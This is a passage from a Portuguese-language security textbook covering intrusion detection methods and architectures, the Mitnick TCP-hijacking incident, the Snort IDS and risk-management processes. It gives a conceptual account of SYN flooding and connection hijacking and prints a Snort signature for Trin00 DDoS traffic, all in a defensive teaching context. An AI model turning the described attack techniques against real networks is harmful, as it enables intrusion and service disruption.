Independente da escolha da arquitetura a ser utilizada a implementação deve ser feita por partes, ou seja, não é recomendado que os componentes de uma arquitetura complexa como a screened subnet sejam colocados todos de uma só vez em operação, mas sim implantados com base em um processo gradual em que cada componente é configurado e testado antes da instalação do componente seguinte. Esse procedimento busca diminuir os erros de configuração e a decorrente perda de tempo na identificação do componente mal configurado.

4.5. Sistemas de Detecção de Intrusão

Ainda que eficientes, mecanismos como firewalls e VNPs não são suficientes para que patamares mínimos de segurança sejam garantidos. Seguindo o princípio da diversidade de mecanismos, é praticamente impossível a concepção de um sistema de segurança física baseado somente em trancas, ou seja, sem a existência de nenhum tipo de alarme. Da mesma forma, para a maioria das aplicações atuais, desde redes corporativas simples até sistemas de e-commerce ou aplicações bancárias, é praticamente inviável a simples utilização de mecanismos que diminuam a probabilidade de eventuais ataques. Um ataque força, em casos extremos, a interrupções totais dos serviços para que um lento e oneroso processo de auditoria e de posterior restauração manual seja efetuado.

Isso justifica todo o esforço na utilização de mecanismos que ultrapassem a barreira da simples prevenção, garantindo aos sistemas um funcionamento contínuo e correto mesmo na presença de falhas de segurança. Esse é um dos principais objetivos dos Sistemas de Detecção de Intrusão (IDS), mecanismo descrito nesta seção e complemento aos esforços de prevenção já descritos.

Segundo a taxonomia de segurança criada por vários autores [Howard 1998] [Bace 2001] [Aslam 1996], detecção de ataques seria o termo mais correto para ser usado nesse contexto, ou seja, tentar identificar ações maliciosas que levem o sistema a um resultado não autorizado. Essas ações poderiam ir desde a destruição de informações até uma varredura de portas, explorando vulnerabilidades existentes no sistema. Para evitar uma confusão maior com a criação de um novo termo, detecção de intrusão será usada com esse sentido durante o texto, ou seja, englobando incidentes já concretizados, tentativas de ataques, obtenção de informações, ameaças internas e externas.

Ao encontro dessa definição, pode-se classificar os sistemas de detecção de intrusão com base em quatro critérios: método de detecção, arquitetura, freqüência de uso e comportamento após a detecção. A figura 4.9 esquematiza e exemplifica essa classificação:



Figura 4.9. Classificação dos sistemas de detecção de intrusão

O restante da seção estará distribuído tomando por base os critérios de métodos de detecção e de arquitetura do sistema.

4.5.1. Métodos de detecção de intrusão

É evidente que diferentes ferramentas de detecção de intrusão utilizarão diferentes métodos para analisar os dados. Responsáveis diretos pela busca de indícios de ações intrusivas, os métodos de detecção de intrusão desempenham um dos principais papéis em um IDS. Outro dado importante a ser levado em consideração é o uso do método de detecção como critério para classificar os diferentes IDSs. Várias técnicas são atualmente empregadas na detecção, desde a análise do comportamento do sistema até a busca por ataques conhecidos. Nessa seção serão apresentadas as principais técnicas de detecção de forma rápida e abrangente. É importante frisar que quaisquer desses métodos podem ser utilizados em conjunto, sendo que várias ferramentas o fazem para aumentar suas possibilidades de detecção.

Dois grandes grupos de técnicas podem ser distinguidos atualmente: técnicas baseadas em comportamento e técnicas baseadas em assinaturas. O primeiro grupo, também conhecido por detecção por anomalia, baseia-se na análise do comportamento do sistema e na identificação de possíveis desvios, comparando o estado observado a um padrão de comportamento considerado normal. No outro grupo, também chamado de detecção por conhecimento ou de detecção por mau-uso, as técnicas buscam seqüências de ações nitidamente caracterizadas como inválidas, registradas em uma base de dados que contém o conhecimento acumulado sobre ataques específicos e vulnerabilidades do sistema.

Utilizado pela ampla maioria dos IDSs atuais, métodos baseados em assinaturas dividem as ações possivelmente desempenhadas no sistema em aceitáveis e não-aceitáveis. Tomando por base dados de diferentes fontes, como tráfego de rede ou registros de auditoria, essas técnicas comparam as ações em andamento com o seu conceito de aceitável ou não e alertam para violações dessa política. Dessa forma, o acesso local ao arquivo de senhas (/etc/passwd), por um usuário com permissões de administrador (root, por exemplo), pode ser considerado como uma ação aceitável, enquanto um usuário remoto acessando o mesmo arquivo pode ser considerado um intruso.

A exemplo do que acontece com sistemas anti-vírus, essa base de ações - ou de seqüência de ações - não-aceitáveis, chamada de base de assinaturas, é normalmente distribuída e atualizada pelo fabricante da ferramenta. No extremo oposto, outras ferramentas atualizam suas bases com pouca freqüência, deixando essa tarefa para os próprios usuários do sistema. A principal justificativa para o primeiro caso é a dificuldade de encontrar usuários dispostos a aprender o formato de descrição de ataques, com tempo disponível para manterem-se atualizados em relação a novas vulnerabilidades e, conseqüentemente, com o conhecimento necessário para descrever e testar corretamente suas próprias bases. Por outro lado, adeptos da segunda opção frisam ser necessário que as assinaturas existentes sejam adaptadas para a realidade de cada organização e que é muito importante incentivar o domínio, por parte dos usuários da ferramenta, de todos os detalhes de detecção possíveis, facilitando a integração com outros mecanismos de segurança e a resposta a possíveis incidentes.

Técnicas baseadas em comportamento, por sua vez, caracterizam o comportamento de partes do sistema como normal ou anormal. Podendo utilizar também diferentes grupos de dados, seja o tráfego de rede ou a carga de processamento da CPU, essas técnicas estabelecem para cada grupo um padrão de comportamento considerado normal, considerando horário, quantidade de dados, tipo de aplicações utilizadas, dentre outros, e criando um perfil de utilização do sistema. Esse perfil é usado para alertar aos administradores qualquer desvio de comportamento, caracterizando um possível ataque. Por exemplo, para um usuário que possui o hábito de utilizar o sistema somente em horário comercial e executar aplicativos simples como leitores de e-mail e navegadores, entrar no sistema às 4h da manhã e compilar uma dezena de programas é um forte indício de uma intrusão. Outras ferramentas poderiam utilizar a carga da rede em determinados horários ou a quantidade de requisições a um determinado serviço como subsídio para a caracterização de uma intrusão.

4.5.2. Arquiteturas de IDSs

Outro aspecto importante em um IDS, tanto na classificação como no bom desempenho, é a sua arquitetura. Caracterizar sistemas baseados em host ou em rede, distribuídos ou centralizados é função diretamente relacionada à arquitetura empregada. Além disso, o desempenho desses sistemas depende muito da organização de seus componentes.

A arquitetura de um IDS está ligada à forma como seus componentes funcionais encontram-se arranjados em relação uns aos outros. Dois fatores influenciam diretamente na arquitetura: localização e alvo. A localização diz respeito ao sistema onde será executado o IDS, classificando-os em centralizados, hierárquicos (parcialmente distribuídos) ou distribuídos.

No primeiro caso, todos os componentes do IDS estão localizados no mesmo ponto, incluindo desde a coleta dos dados até a configuração e gerência da ferramenta. Quando os componentes encontram-se parcialmente distribuídos, com fortes relações de hierarquia entre eles, pode-se considerá-los como parte de um IDS hierárquico. Nesse tipo de IDS, embora alguns elementos encontrem-se distribuídos, tarefas como a tomada de decisões ficam normalmente concentradas em um único ponto. IDSs distribuídos, por sua vez, possuem todos os seus componentes espalhados pelo sistema, com relações mínimas de hierarquia entre eles. Nesses sistemas, por exemplo, grupos de analisadores podem trabalhar em regime de cooperação para alcançar o objetivo comum de detectar um intruso.

Da mesma forma que os outros conceitos já expostos, existem divergências sobre o que é ou não um IDS distribuído. Grande parte dos IDSs já desenvolvidos consideram-se distribuídos, mesmo com estruturas nitidamente hierárquicas, justificando tal afirmação pela existência de componentes dispostos em locais diferentes. Embora esses sistemas tenham componentes “distribuídos” pela rede, ficariam melhor enquadrados como hierárquicos.

Contrapondo-se à localização, o fator alvo analisa os diferentes IDSs pelo objeto de sua análise, ou seja, pela fonte dos dados que serão trabalhados. Três tipos de IDS podem ser assim classificados: baseados em host, baseados em rede ou híbridos. No primeiro caso, todos os dados analisados são retirados da própria máquina, sejam arquivos com trilhas de auditoria ou informações do próprio sistema operacional. Um subconjunto desse tipo de IDS, citado por vários autores, é representado pelos chamados

IDSs baseados em aplicação. Preocupados em analisar dados gerados por aplicações específicas, como transações de bancos de dados, por exemplo, esses IDSs representam um nível de abstração mais elevado na cadeia de detecção.

IDSs baseados em rede, por outro lado, detectam ataques capturando e analisando pacotes de rede ou algum outro dado originado nesse nível. Com esse tipo de análise, pode-se detectar vários tipos de ataque que nunca seriam observados por um IDS baseado em host. A mistura dessas duas abordagens, por conseqüência, caracteriza IDSs híbridos, ou seja, que baseiam seus resultados tanto em dados originados da rede como em informações geradas nas próprias máquinas.

Essa classificação, embora não retrate tão bem a realidade dos sistemas de detecção de intrusão, realça a importância de uma estratégia de segurança que aplique a diversidade de mecanismos, ou seja, a utilização de arquiteturas híbridas que contemplem todos os níveis de um sistema, aumentando a probabilidade de detecções bem sucedidas.

4.5.3. Exemplos de aplicação

Um dos incidentes de segurança mais famosos que já ocorreram é, sem dúvida, o bem sucedido ataque de Kevin Mitnick ao sistema do pesquisador Tsutomu Shimomura, em 1994. Para tanto, Mitnick explorou vulnerabilidades bem conhecidas do protocolo TCP, ainda presentes em muitas implementações.

O ataque usou duas técnicas: *SYN flooding* e o seqüestro de conexões TCP. Enquanto a primeira técnica causa uma negação de serviço no sistema alvo, silenciando sua atividade de rede pela incapacidade de tratar tantos pedidos de novas conexões, a segunda passa a agir no seu lugar através do seqüestro de conexões TCP, explorando relações de confiança existentes entre a máquina alvo e outros computadores da rede interna (arquivo .rhosts).

Esse incidente poderia ter sido detectado em diferentes fases do ataque (na coleta de informações ou mesmo na alteração do arquivo .rhosts), tanto por IDSs baseados em hosts quanto por ferramentas baseadas em rede. Na fase de coleta de informações, as varreduras e os probes feitos para determinar vulnerabilidades e serviços a serem explorados poderiam ter sido detectadas por IDSs de rede. Embora seja possível desconsiderar a ocorrência de uma única tentativa de finger, várias solicitações finger vindas de um mesmo ponto da rede em um curto espaço de tempo podem levantar suspeitas. O mesmo acontece com a varredura feita em diferentes portas, embora o número de falsos alarmes seja normalmente alto para tentativas de detecção desse tipo de ataque.

O seqüestro de conexões TCP utiliza técnicas de IP spoofing para forjar pacotes com endereços de origem alterados. A simples existência de pacotes vindos de uma interface externa (Internet) com endereços de origem pertencentes à rede interna pode ser facilmente detectada, tanto por um IDS como pelo próprio firewall. Se o firewall possuir filtros que alertem para tal situação, um IDS pode ser avisado da existência de tais pacotes e/ou o firewall pode evitar que eles sejam repassados para a rede interna.

Além disso, a tentativa de alteração do arquivo .rhosts poderia ser detectada usando um IDS de host que monitore qualquer alteração nos arquivos de configuração do sistema. Esse monitoramento poderia ser feito tanto por ferramentas de análise por

comportamento, pelo estabelecimento de perfis do sistema (horário, dia da semana e console mais freqüentemente usados para realizar configurações no sistema), quanto pela verificação periódica da integridade desses arquivos, comparando a versão atual com um *hash* armazenado em uma base de dados.

Independente da técnica ou arquitetura utilizada, deve-se levar em consideração que alguns ataques são muito sutis e podem passar despercebidos pela maioria das ferramentas disponíveis, principalmente quando essas são usadas de maneira independente. Mais uma vez a importância da diversidade de mecanismos torna-se visível, aproveitando as melhores características de cada técnica e ferramenta disponível.

4.5.4. Snort

Atualmente, vários tipos de sistemas de detecção de intrusão estão disponíveis, seja na forma de ferramentas acadêmicas e experimentais ou como produtos comerciais já solidificados no mercado. Um dos IDSs mais utilizados no momento, o Snort combina simplicidade com eficiência. De distribuição livre, desenvolvido por Marty Roesch, essa ferramenta baseia-se em uma arquitetura centralizada, dados coletados na rede e uma análise baseada em assinaturas, podendo ser executada em qualquer sistema UNIX e, inclusive, em Windows.

Sua estrutura básica é simples, baseada na captura de pacotes de rede através da biblioteca *libpcap* e em um analisador simples e eficiente que trata tanto informações de cabeçalho quanto a área de dados dos pacotes coletados. Os pacotes que coincidem com alguma das regras da base podem ser simplesmente descartados, armazenados ou podem gerar algum alerta aos responsáveis pelo sistema. Há ainda a possibilidade de utilizar regras de filtragem durante a coleta dos pacotes (*libpcap*), antes que eles passem pelo analisador, ou conceitos como pré-processadores e processadores de saída, responsáveis respectivamente por analisar os pacotes coletados antes que a base de assinaturas seja avaliada e por fazer a formatação dos resultados gerados.

Outra grande vantagem sua é a existência de uma base com milhares de assinaturas de ataques, disponível na página principal (http://www.snort.org). Em sua grande maioria, essa base é fruto de colaborações da própria comunidade de usuários Snort espalhados pelo mundo, significando atualizações constantes e respostas praticamente imediatas ao surgimento de novos ataques.

O conjunto de regras do Snort é muito semelhante a filtros de rede, embora possua diretivas complexas para a análise e o tratamento dos pacotes coletados. O exemplo abaixo ilustra uma regra usada para detectar um ataque distribuído de negação de serviço:

```
alert TCP !$H_NET any -> $H_NET 27665 (msg:"DDoS-
   Trin00";flags:PA;content:"betaalmostdone";)
```

A primeira parte de uma regra define a ação a ser tomada quando um pacote coincidir com ela. As opções são: *log*, para armazenar o pacote; *alert*, para gerar uma espécie de relatório sobre a ocorrência do referido ataque; *pass*, para ignorar o pacote.

A segunda parte da regra define o padrão a ser procurado. Esse padrão é expresso utilizando informação de cabeçalho, como tipo de protocolo, origem, destino,

flags, etc, ou de conteúdo do pacote, descrito utilizando diversas diretivas como *content*, *content-list*, *depth*, dentre outras.

Uma das principais desvantagens do Snort recai sobre sua arquitetura, simples mas pouco flexível. Monitorar mais de um ponto da rede com essa ferramenta significa controlar isoladamente cada analisador, sem que o próprio IDS faça qualquer tipo de correlação entre eventos ocorridos nos diferentes pontos. Além disso, não é possível monitorar eventos originados no próprio host, já que o Snort utiliza somente pacotes de rede para realizar suas análises. Todos esses aspectos dificultam a detecção de ataques mais complexos e sutis, que envolvam vários níveis do sistema.

4.5.5. Seleção e implementação

Além de todos os detalhes teóricos apresentados, muitos problemas surgem justamente no momento menos esperado: na aplicação prática dos mecanismos de detecção de intrusão. De nada adiantaria apresentar noções sobre a tecnologia existente e descrever ferramentas sem tecer qualquer consideração sobre seu uso em situações reais.

Com o mesmo grau de complexidade apresentado em outras áreas da computação, como a busca pelo S.O. ideal, por exemplo, a escolha do melhor IDS vai depender das peculiaridades de cada caso. Diante de todas as possibilidades já citadas, resta ao responsável pela segurança da organização decidir qual ferramenta melhor contempla suas necessidades no tocante a segurança. Uma escolha equivocada nesse ponto pode ser considerada o primeiro ataque às defesas da organização, tornando-as vulneráveis antes mesmo de serem implementadas.

Após uma análise detalhada dos riscos e das necessidades de segurança da organização, assunto tratado nas próximas seções, o levantamento das ferramentas de detecção disponíveis deve levar em consideração aspectos como a adequação aos requisitos da organização, testes ao qual tal ferramenta já tenha sido submetida, nível de conhecimento necessário para operá-la, possibilidade de expansão gradual, suporte disponível, integração com outros mecanismos, plataforma atualmente disponível, custo, etc. Além disso, características técnicas como o mecanismo de detecção usado e a arquitetura do IDS em questão devem ser analisados em profundidade. Sugere-se a adoção de ferramentas que trabalhem tanto em rede como em host, distribuídas e que permitam uma análise comportamental e por assinaturas.

Toda essa pesquisa pode ser feita com base em documentos técnicos disponíveis na Internet ou em listas de discussão e eventos sobre detecção de intrusão. Proctor [Proctor 2001] apresenta uma lista detalhada de passos importantes na escolha de um IDS. Essa informação também se encontra disponível em http://www.practicalsecurity.com.

Outro aspecto que merece atenção é a implementação do IDS, bem como sua posterior manutenção. Um dos pré-requisitos para uma correta implementação é a criação de um ambiente de testes, permitindo a correta configuração da ferramenta fora do ambiente de produção (destino final do IDS). Esses testes devem levar em consideração os mecanismos já existentes no sistema, como firewalls, por exemplo, e avaliar os melhores pontos de coleta e análise de dados.

Assim que as configurações básicas e os primeiros testes tenham sido feitos, deve-se migrar gradativamente o IDS para o sistema real. Essa tarefa pode ser feita

instalando-se, em primeiro lugar, os elemento de detecção baseados em rede, como sensores e analisadores de rede, e, em um próximo momento, identificar as máquinas que deverão ser monitoradas com elementos de detecção baseados em host.

Em IDSs baseados em rede, uma decisão importante é o ponto de colocação dos diversos sensores. Uma distribuição incorreta dos sensores pode tornar o sistema vulnerável a ataques simples, facilmente detectados por sensores corretamente distribuídos. Considerando a existência de um firewall, várias configurações são possíveis (figura 4.10):



Figura 4.10. Localização de um IDS [Bace 2001]

No primeiro caso (ponto 1), o sensor é colocado atrás do firewall externo, na zona desmilitarizada (DMZ). Sensores nesse ponto possuem as seguintes vantagens:

- ver ataques originados externamente que penetram as defesas da rede;
- evidenciar problemas com as políticas ou com o desempenho do firewall;
- ver ataques direcionados aos servidores de ftp e http, normalmente localizados na DMZ;
- mesmo que o ataque não seja reconhecido, podem analisar o tráfego de saída resultado do comprometimento de algum servidor.

Outra possibilidade é a colocação de sensores depois do firewall externo (ponto 2), fora dos limites da rede da organização. A principal vantagem dessa localização é a possibilidade de documentar a quantidade e o tipo dos ataques direcionados à rede.

No terceiro caso, os sensores são colocados nos principais *backbones* da rede (ponto3), com as seguintes vantagens:

- monitorar uma grande quantidade de tráfego de rede, aumentando a possibilidade de detecção;

- detectar ações não autorizadas de usuários internos, direcionadas ao perímetro de segurança.

Por fim, os sensores podem ser colocados nas redes críticas da organização (ponto 4), com as seguintes funções:

- detectar ataques direcionados aos recursos e sistemas críticos;
- permitir o foco em recursos limitados considerados de grande valor.

Alguns problemas que podem determinar o ponto de localização dos sensores ou, inclusive, a impossibilidade do uso de sensores de rede são:

- tráfego criptografado: dependendo dos mecanismos de segurança utilizados, uma rede pode conter dados cifrados trafegando por ela, como no caso de VPNs. Para sensores de rede, esse é um problema impossível de ser solucionado, sendo necessário o uso de sensores de host;
- tráfego segmentado: elementos de rede como switches podem inviabilizar a coleta de dados, evitando que o meio de acesso seja compartilhado por vários computadores e, conseqüentemente, evitando a captura dos pacotes.
- tráfego de alta velocidade: com taxas superiores à 100Mb/s, a maioria dos sensores de rede encontra dificuldades em capturar, filtrar e tratar todos os pacotes, levando ao descarte dos mesmos. Para resolver tal problema, vários fabricantes de IDS estão voltando esforços na construção de sensores com alta capacidade de captura, embora poucas soluções estejam disponíveis;
- tráfego *frame relay*: apresenta os mesmos problemas discutidos acima.

Após a colocação apropriada dos sensores de rede, deve-se partir para a instalação de sensores baseados em host, inicialmente colocados nos servidores mais críticos. Essa atitude é importante pela sobrecarga de processamento imposta pelos IDSs baseados em host, impossibilitando sua adoção em todas as máquinas da rede. O ajuste adequado dos mecanismos de análise, das bases de assinatura e da melhor distribuição desses sensores deve ser feito de maneira gradual e contínua, diminuindo o número de falsos positivos e aumentando a segurança do sistema.

4.6. Sistematizando a Aplicação dos Diversos Mecanismos

De acordo com o que já foi exposto, a simples adoção de bons mecanismos não é suficiente para garantir um nível aceitável de segurança. Procedimentos que precedem a escolha desses mecanismos e que, posteriormente, avaliam de forma constante a existência de novos problemas de segurança são essenciais e não podem ser esquecidos. Esta seção apresenta os principais passos na aplicação correta de técnicas de segurança, condensando todos os conceitos já apresentados e exemplificando a aplicação em conjunto de tais técnicas. Não é pretensão do texto e nem do curso, no entanto, descrever em detalhes esses passos. O objetivo principal é mostrar que, mais importante do que simplesmente solucionar os problemas de segurança atualmente encontrados, é criar um processo maduro que inclua a segurança como um aspecto de constante preocupação e revisão dentro de uma organização.

Retomando alguns conceitos e características já expostas, pode-se perceber que segurança é um conceito muito usado, mas pouco compreendido. De forma geral, a

idéia que se tem sobre segurança é de um atributo binário, mensurável, estanque e puramente técnico. Transportando para a realidade computacional, é freqüente encontrar administradores de rede que acreditam estar seguros pela simples instalação de um firewall, que fazem alguns testes e decretam que suas instalações estão 100% seguras e que, por esses motivos, nunca mais pensam em segurança. Afirmar que um sistema é seguro é um grande erro, tão grande quanto testar uma instalação e determinar que não existem mais riscos de um incidente ocorrer ou de imaginar que, de uma vez por todas, todos os problemas de segurança foram resolvidos.

Um dos motivos desses equívocos é justamente o ponto de vista usado para analisar segurança. Parte-se do princípio que a segurança é o ponto a ser atacado, o objeto de análise e de esforços de toda uma equipe de gerentes, quando, na verdade, ela só representa a conseqüência de um esforço maior que engloba a redução dos riscos impostos ao sistema, o treinamento dos usuários para que incluam práticas de segurança no seu dia-a-dia e a correta documentação das políticas de segurança da organização. Ou seja, diferente de outros atributos, o verdadeiro foco deve estar na redução da insegurança, a minimização das vulnerabilidades latentes, das ameaças existentes e dos impactos potencialmente causados. Não existe solução para o problema de segurança e sim redução de riscos. Analisando dessa forma, é possível perceber que essa redução é resultado de um processo gradual e contínuo, e nunca de um esforço único e isolado.

Da mesma forma, como a abordagem correta é enfocar riscos e a sua conseqüente minimização, fica evidente a dificuldade em mensurar quantitativamente o quão protegido um sistema está. Como analisar se o firewall instalado está filtrando todo o tráfego potencialmente malicioso? Como conhecer todas as vulnerabilidades existentes em um dado servidor? Como saber o quão suscetível a ataques de engenharia social uma empresa está? Tentar responder a essas questões inevitavelmente sugeriria a realização de testes exaustivos tão completos que analisassem todas as possibilidades existentes e que, ainda que possíveis, só indicariam o nível de segurança instantâneo do sistema. Novas vulnerabilidades são descobertas a cada instante e suas mais variadas formas de exploração só dependem da criatividade dos atacantes. O que poderia ser considerado seguro hoje, não o seria amanhã.

Embora esses testes sejam muito úteis, a forma mais eficiente de medir o nível de segurança de um sistema é medir o processo utilizado para minimizar os seus riscos. Quando essa redução de riscos é feita de forma empírica, única e isolada, pode-se garantir que o nível esperado de segurança é extremamente baixo. No outro lado da balança, quando existe um processo contínuo, bem documentado e integrado com todas as necessidades da organização, níveis de segurança satisfatórios são alcançados.

Outra característica importante é a relação custo/benefício esperada. Como é impossível alcançar o nível máximo quando o assunto é segurança, é correto imaginar que não existem limites para os investimentos na tentativa de atingir o nível mais alto possível. Até quando esses investimentos serão revertidos em benefícios é mais uma preocupação, ou seja, qual é o nível mínimo de segurança esperado e quanto se deve gastar além disso. Ainda que aparentemente secundário, o aspecto custo é, na maioria dos casos, um limitante no nível de segurança, permitindo que uma análise cuidadosa da relação custo/benefício possa ser usada como justificativa para convencer a direção da relevância dos investimentos feitos.

Em suma, a segurança começa com a consciência de que se deve conviver com os riscos, já que eles nunca deixarão de existir. Além disso, é importante salientar que, para que os esforços de segurança sejam efetivos, deve-se considerar tanto aspectos técnicos quanto não técnicos, como políticas, procedimentos operacionais e educação do usuário. Isso remete à importância de um processo contínuo de gestão de segurança, o que significa analisar, reduzir e monitorar constantemente os riscos do sistema, bem como treinar usuários e adaptar procedimentos operacionais e políticas mal elaboradas. Enfocar somente mecanismos de segurança, como muitos administradores costumam fazer, é abordar só parte do problema, analisando-o de forma instantânea e isolada, equívoco que pode levar o sistema a níveis insatisfatórios de proteção.

Uma boa analogia pode ser feita entre gestão de segurança e engenharia de software. Da mesma forma que empresas de desenvolvimento de software buscam uma produção com custos reduzidos e principalmente, com qualidade, na área de segurança o produto final esperado é um sistema com níveis aceitáveis de riscos. Não existe software perfeito assim como não existe segurança completa. Além disso, testes de software não conseguem garantir a inexistência de problemas, a exemplo das tentativas de mensurar o nível de segurança de um sistema. Em ambos os casos, a solução é qualificar os processos de desenvolvimento, avaliando e projetando uma solução coerente antes de efetivamente implementá-la e, conseqüentemente, garantindo produtos de melhor qualidade.

Segundo a norma internacional ISO/IEC 17799 [ABNT 2001], o processo de gestão de segurança deve levar em consideração os seguintes aspectos: política de segurança, segurança organizacional, classificação e controle de bens, segurança em pessoas, segurança física e do ambiente, gerenciamento das operações e comunicações, controle de acesso, gestão da continuidade do negócio e conformidade. Isso mostra a amplitude da área e a necessidade de criação de um processo organizado e maduro que atenda todas essas preocupações.

Existem, atualmente, diversas tentativas de sistematizar o processo de gestão de segurança [Stonebumer 2001][SSE-CMU 1999], todas com etapas em comum mas nunca chegando a um consenso. Segundo o SSE-CMM, os principais objetivos da engenharia de segurança são:

- conhecer os riscos associados à organização;
- estabelecer um conjunto equilibrado de requisitos de segurança em conformidade com os riscos identificados;
- transformar os requisitos de segurança em procedimentos a serem adotados em toda a organização;
- estabelecer laços de confiança na correção e efetividade dos mecanismos de segurança adotados;
- garantir que os riscos residuais mantenham-se em níveis toleráveis;
- integrar os esforços de todas as áreas da organização na busca por uma visão combinada sobre a confiança no sistema.

A escolha de um determinado modelo de processo depende de vários fatores como o tipo e o tamanho da organização, o que deve ser analisado caso a caso. No

entanto, identificam-se pontos relevantes a serem considerados e que podem ser traduzidos em etapas de um processo genérico de gestão de segurança: análise de riscos, elaboração de políticas de segurança, minimização de riscos, ampliação da cultura de segurança e gerência e manutenção. A correta incorporação dessas etapas na gestão da tecnologia de informação em uma organização é o primeiro passo na obtenção de um processo que precisa ainda contar com as seguintes qualidades [SSE-CMU 1999]:

- continuidade: uso, em esforços futuros, do conhecimento adquirido em esforços anteriores;
- capacidade de repetição: garantia que esforços bem sucedidos sejam repetidos;
- eficiência: uso do processo de gestão como auxílio no desempenho de algumas tarefas;
- garantia: confiança que os requisitos de segurança foram observados.

Alguns autores denominam gerência de riscos a área que engloba as três etapas mais ligadas a aspectos tecnológicos: análise de riscos, minimização de riscos e gerência e manutenção. Divididas em sub-fases, é possível esquematizá-las como ilustrado na figura 4.11.



Figura 4.11. Fases da gerência de riscos

A análise de riscos é responsável, em um primeiro momento, pela identificação de bens, infra-estrutura existente, ameaças, vulnerabilidades e controles, enfocando tanto questões tecnológicas como organizacionais (que bens são mais importantes, por exemplo). Analisar essas informações, avaliar o impacto de determinadas ameaças e determinar os riscos mais sérios são funções colocadas na segunda sub-fase da análise de riscos. Por fim, propor soluções para a redução dos riscos levantados, alterações nas políticas de segurança e necessidades de treinamento de pessoal encerram essa etapa.

Minimizar riscos significa concluir o processo de planejamento (e.g. avaliar a relação custo/benefício dos mecanismos a serem utilizados e priorizar as ações necessárias) e efetivamente implementar soluções que reduzam os riscos apontados na fase anterior, determinando prazos, responsabilidades, configurações, etc.

Na última etapa, o objetivo principal é garantir a continuidade do processo. Monitorar a eficiência dos mecanismos empregados e a possível inserção de novos riscos, controlar mudanças na infra-estrutura e de pessoal e disparar um novo ciclo no processo de gerência de riscos são funções importantes dessa fase.

As outras duas etapas da gestão de segurança - elaboração de políticas e ampliação da cultura de segurança - complementam o processo e são desencadeadas paralelamente à gerência de riscos. Ambas desempenham um papel de fundamental importância na gestão de segurança e interagem de forma intensa com todas as outras fases, utilizando como insumos os resultados e apoiando o desenvolvimento de várias etapas.

A reunião dessas etapas caracteriza o ciclo de vida da segurança em uma organização. A exemplo da área de engenharia de software, alguns comentários podem ser feitos sobre a seqüência de execução dessas etapas e as várias iterações do processo. Desconsiderando as fases responsáveis pelas políticas e cultura de segurança, atuantes durante todo o ciclo, o restante das etapas segue uma ordem relativamente natural. Antes de implementar qualquer mecanismo de controle é imprescindível um levantamento de requisitos e um planejamento adequado a fim de evitar as distorções já citadas anteriormente. Entretanto, é possível que, após a constatação de desvios de configuração e a conseqüente necessidade de algumas correções, todo o processo de análise de riscos seja dispensável. Gerenciar e manter os mecanismos de controle previamente implementados - ou mesmo novos tipos de mecanismos - não exige, necessariamente, que todo um processo de levantamento de riscos seja novamente colocado em prática, desviando a seqüência das etapas diretamente do controle/monitoração para um planejamento/implementação, situação ilustrada na figura 4.11 por uma linha tracejada. Por sua vez, modificações significativas, seja nos mecanismos ou na própria infra-estrutura, assim como a extrapolação de limites de tempo pré-estabelecidos, forçam o reinício de todo o ciclo de segurança, incluindo a fase de análise de riscos.

